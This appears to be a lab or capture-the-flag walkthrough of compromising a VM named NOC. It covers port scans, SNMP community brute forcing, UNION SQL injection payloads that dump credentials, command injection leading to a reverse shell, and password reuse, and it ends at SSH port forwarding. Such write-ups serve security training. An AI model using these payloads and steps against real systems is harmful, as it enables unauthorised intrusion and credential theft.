Port Scan

```
nmap -p- --min-rate=1000 -T4 <ip>

nmap -p <ports> -sC -sV <ip>
```

Running nmap we see port 80 is open.

```
┌──(root㉿kali)-[~]
└─# nmap -T4 -p- -min-rate=1000 192.168.186.142
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-03 02:14 UTC
Nmap scan report for 192.168.186.142
Host is up (0.0016s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:D5:F7:B0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 129.50 seconds


┌──(root㉿kali)-[~]
└─# nmap -p 80 -sC -sV 192.168.186.142
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-03 02:18 UTC
Nmap scan report for 192.168.186.142
Host is up (0.0026s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
|_http-title: Yoshiwara Data Centers | NOC Services
|_http-server-header: Apache/2.4.66 (Ubuntu)
MAC Address: 00:0C:29:D5:F7:B0 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

Webpage enumeration

Checking the webpage in port 80 shows us a site belonging to a Network Operations Center.




Doing directory busting we find pages welcome.php and admin.php redirecting to login.php.

```
┌──(root㉿kali)-[~]
└─# feroxbuster -u 'http://192.168.186.142/' -w '/home/kali/SecLists/Discovery/Web-Content/common.txt' -t 10 -L 10  -k -C 404 -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.186.142/
 🚀 Threads               │ 10
 📖 Wordlist              │ /home/kali/SecLists/Discovery/Web-Content/common.txt
 👌 Status Code Filters   │ [404]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.0
 💉 Config File           │ /root/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php]
 🏁 HTTP methods          │ [GET]
 🔓 Insecure              │ true
 🔃 Recursion Depth       │ 4
 🏊 Concurrent Scan Limit │ 10
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       32w      317c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       29w      320c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://192.168.186.142/admin.php => login.php
200      GET        0l        0w        0c http://192.168.186.142/config.php
200      GET      233l      409w     5277c http://192.168.186.142/index.html
200      GET      144l      221w     2849c http://192.168.186.142/login.php
302      GET        0l        0w        0c http://192.168.186.142/session.php => login.php
302      GET        1l        0w        1c http://192.168.186.142/welcome.php => login.php
200      GET    55905l   310833w 25388714c http://192.168.186.142/noc.jpg
200      GET      233l      409w     5277c http://192.168.186.142/
[####################] - 42s     4717/4717    0s      found:8       errors:1
[####################] - 42s     4716/4716    113/s   http://192.168.186.142/
```

We can go to the login page but we don’t have credentials neither there seems to be a way to bypass the login.



UDP Scan and SNMP Enumeration

Let’s also enumerate UDP ports.

```
nmap --top-ports 10 -sU -min-rate=1000 <ip>
```

```
┌──(root㉿kali)-[~]
└─# nmap --top-ports 10 -sU -min-rate=1000 192.168.186.142
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-03 02:26 UTC
Nmap scan report for 192.168.186.142
Host is up (0.0037s latency).

PORT     STATE         SERVICE
53/udp   open|filtered domain
67/udp   open|filtered dhcps
123/udp  open|filtered ntp
135/udp  open|filtered msrpc
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open          snmp
445/udp  open|filtered microsoft-ds
631/udp  open|filtered ipp
1434/udp open|filtered ms-sql-m
MAC Address: 00:0C:29:D5:F7:B0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

Port 161 (SNMP) is open. Using snmp-check we can enumerate snmp using public strings, however trying public strings doesn't give us a response.

```
┌──(root㉿kali)-[~]
└─# snmp-check 192.168.186.142
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.186.142:161 using SNMPv1 and community 'public'

[!] 192.168.186.142:161 SNMP request timeout
```

Using snmpbrute we can brute force multiple community strings until we find one that works, in this case we find the community string "monitor".

```
┌──(root㉿kali)-[/home/kali/exploits/SNMP-Brute]
└─# python3 snmpbrute.py -t 192.168.186.142 -f /home/kali/SecLists/Discovery/SNMP/snmp.txt
 _____ _   ___ ___ _____ ___ ___ _____ ___ ___ ___ ___
/ ___// | / /  |/  / __ \   / _ )_____ __/ /___
\__ v  |/ / /|_/ / /_/ /  / _  / __/ / / / __/ _ \
 __/ / /|  / /  / / ____/  / /_/ / /  / /_/ / /_/  __/
/____/_/ |_/_/  /_/_/      /____/_/   \__,_/\__/\___/

SNMP Bruteforce & Enumeration Script v2.0
http://www.secforce.com / nikos.vassakis <at> secforce.com
###############################################################
```

```
22 ] Community strings ...
192.168.186.142 : 161   Version (v1):   monitor
192.168.186.142 : 161   Version (v2c):  monitor
Waiting for late packets (CTRL+C to stop)

Trying identified strings for READ-WRITE ...

Identified Community strings
        0) 192.168.186.142 monitor (v1)(RO)
        1) 192.168.186.142 monitor_(v2c)(RO)
```

Using snmp-check with the community string we find information about the system and plaintext credentials in one of the processes.

```
┌──(root㉿kali)-[/home/kali/exploits/SNMP-Brute]
└─#  snmp-check -c monitor 192.168.186.142
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)


[+] Try to connect to 192.168.186.142:161 using SNMPv1 and community 'monitor'

[*] System information:

  Host IP address               : 192.168.186.142
  Hostname                      : NOC
  Description                   : Linux NOC 7.0.0-34-generic #34-Ubuntu SMP PREEMPT_DYNAMIC Wed Sep  2 14:29:37 UTC 2026 x86_64
  Contact                       : Me <david@NOC>
  Location                      : Sitting on the Dock of the Bay
  Uptime snmp                   : 00:31:46.16
  Uptime system                 : 00:31:01.50
  System date                   : 2026-10-2 14:35:14.0
```

```
112666          unknown         kworker/0:2H
114748          unknown         kworker/0:0-cgroup_free
120786          unknown         kworker/1:0-cgroup_free
126678          unknown         kworker/u513:1
129670          unknown         kworker/1:1H
130174          runnable        fwupdmgr            /usr/bin/fwupdmgr     refresh
130207          runnable        fwupd               /usr/libexec/fwupd/fwupd
130300          runnable        upowerd             /usr/libexec/upowerd
131656          runnable        ftp                 ftp                   john:GameLevelLow61@ftp.yoshiw.com
131660          runnable        ftp                 ftp                   john:GameLevelLow61@ftp.yoshiw.com
131662          runnable        ftp                 ftp                   john:GameLevelLow61@ftp.yoshiw.com
131664          runnable        ftp                 ftp                   john:GameLevelLow61@ftp.yoshiw.com
131665          runnable        ftp                 ftp                   john:GameLevelLow61@ftp.yoshiw.com
131666          runnable        ftp                 ftp                   john:GameLevelLow61@ftp.yoshiw.com
```


We can use the credentials we found to login as john in the webpage.




Exploiting SQL Injection in Welcome page.

We see welcome.php has a “user” parameter. Trying another number we find an IDOR vulnerability. Trying to put a single quote makes the page go blank.


Trying order by 1 -- - payload makes the page load normally potentially hinting at SQL injection with only one column.




We can use 0 union select 1 -- - to confirm SQL injection and see 1 displayed on the page.




We can use 0 union SELECT group_concat(DISTINCT table_schema) FROM information_schema.tables -- - to get all the databases.




Now we can use 0 union SELECT group_concat(DISTINCT table_name) FROM information_schema.tables WHERE table_schema="nocdb" -- - to get all tables inside the database.



Now we can use 0 union SELECT group_concat(DISTINCT column_name) FROM information_schema.columns WHERE table_name="employees" -- - to get all columns inside the table.




Now we can use 0 union SELECT group_concat(username,":",password) FROM nocdb.employees-- - to get all the usernames and passwords from the employees table.



Using hashcat or crackstation we can crack the MD5 hash of the admin user.




Now we can go to login.php and login as the admin user, this time it takes us to an administrator portal.




Exploiting Command Injection Vulnerability in Administrator Portal


Using the functionality to check if systems are running, we see an output similar to the ping command.



Using backticks to test for command injection we find we can inject commands.



Now we can start a listener.



And run a reverse shell command.



```
┌──(root㉿kali)-[~]
└─# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.186.130] from (UNKNOWN) [192.168.186.142] 33758
bash: cannot set terminal process group (1117): Inappropriate ioctl for device
bash: no job control in this shell
www-data@NOC:/var/www/html$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@NOC:/var/www/html$
```

Enumerating /home folder we find user “david”.

Checking /var/www/html we find config.php and database credentials in the file.

We test for password reuse and get shell as david.

```
www-data@NOC:/var/www/html$ ls /home
ls /home
david
www-data@NOC:/var/www/html$ cat config.php
cat config.php
<?php
   define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'nocdb');
   define('DB_PASSWORD', 'GlitteringCharge1995!');
   define('DB_DATABASE', 'nocdb');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
www-data@NOC:/var/www/html$ su david
su david
Password: GlitteringCharge1995!

$ id
id
uid=1001(david) gid=1001(david) groups=1001(david)
$
```

Finding and exploiting LibreNMS

Enumerating the internal ports, we see port 8080 open which was not available to us when we ran nmap.


```
$ ss -nltp
ss -nltp
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      80         127.0.0.1:3306      0.0.0.0:*
LISTEN 0      4096   127.0.0.53%lo:53        0.0.0.0:*
LISTEN 0      511          0.0.0.0:8080      0.0.0.0:*
LISTEN 0      511          0.0.0.0:80        0.0.0.0:*
LISTEN 0      4096         0.0.0.0:22        0.0.0.0:*
LISTEN 0      4096      127.0.0.54:53        0.0.0.0:*
$
```

Let’s use ssh and david’s credentials to do port forwarding and access the port.

```
└─#  ssh david@192.168.186.142 -L 8080:127.0.0.1:8080
The authenticity of host '192.168.186.142 (192.168.186.142)' can't be established.
ED25519 key fingerprint is: SHA256:kzHf6CGborajMnJtUyxABykobWuCjvAuGNX71Oz80Q0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.186.142' (ED25519) to the list of known hosts.
david@192.168.186.142's password:
Welcome to Ubuntu 26.04.1 LTS (GNU/Linux 7.0.0-34-generic x86_64)
```

